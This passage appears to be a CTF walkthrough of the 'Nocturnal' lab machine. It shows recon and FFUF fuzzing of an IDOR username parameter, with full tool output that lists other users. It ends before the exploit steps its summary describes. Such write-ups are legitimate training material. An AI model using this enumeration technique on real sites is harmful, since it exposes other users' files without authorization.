Nocturnal — IDOR File Disclosure to ISPConfig RCE
OS
Linux
Difficulty
Easy
Category
LINUX
Released
2025.04.12
Fuzzed an IDOR username parameter to read other users' uploads, extracted amanda's password from an .odt, used admin-panel command injection for a shell, cracked tobias's DB hash, then exploited ISPConfig 3.2.10p1 (CVE-2023-46818) over a tunnel for root.
Want to try this box yourself?
Spoiler-free mode is on by default — every solution stays hidden behind a reveal. Peek the hints, attempt each step, then unlock the answer when you're stuck. Turn it off to read every solution inline.
Nmap
FFUF
Web Enumeration
Looking at the website nocturnal.htb on port 80, it shows a file upload and management system.

We can log in or register.
Registering using the username rex and the password password, we can log in, and then we reach a page where we can upload files.

Since this is a PHP web app, we can try to upload a PHP reverse shell.
We are unable to do that since the web app allows only certain extensions.

Uploading a .pdf file and looking at the web request in Burp Suite shows a username parameter in the HTTP GET request.

We can try fuzzing the username parameter to find other potential users.
Username Fuzzing
We use FFUF to fuzz the usernames, following this guide.

First, we try using:
That did not work, so we looked up ippsec's video on username fuzzing and found the flags we needed, giving the following command:
We were missing the -request-proto flag.
________________________________________________

 :: Method           : GET
 :: URL              : http://nocturnal.htb/view.php?username=FUZZ&file=Bashed.pdf
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Usernames/Names/names.txt
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Cookie: PHPSESSID=bbpfvgc9gtir6c74vfc0ronjij
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : Host: nocturnal.htb
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Connection: keep-alive
 :: Header           : Referer: http://nocturnal.htb/dashboard.php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2985
________________________________________________

admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 36ms]
amanda                  [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration: 31ms]
rex                     [Status: 200, Size: 357098, Words: 2876, Lines: 1876, Duration: 29ms]
tobias                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 33ms]
:: Progress: [10177/10177] :: Job [1/1] :: 836 req/sec :: Duration: [0:00:09] :: Errors: 0
Three other usernames exist.
Initial Foothold
Finding Creds
The usernames amanda and tobias look interesting. Let's start by enumerating files that amanda has uploaded using the request we have in Burp Suite.
If we just use * in the file parameter, we get an invalid file extension.
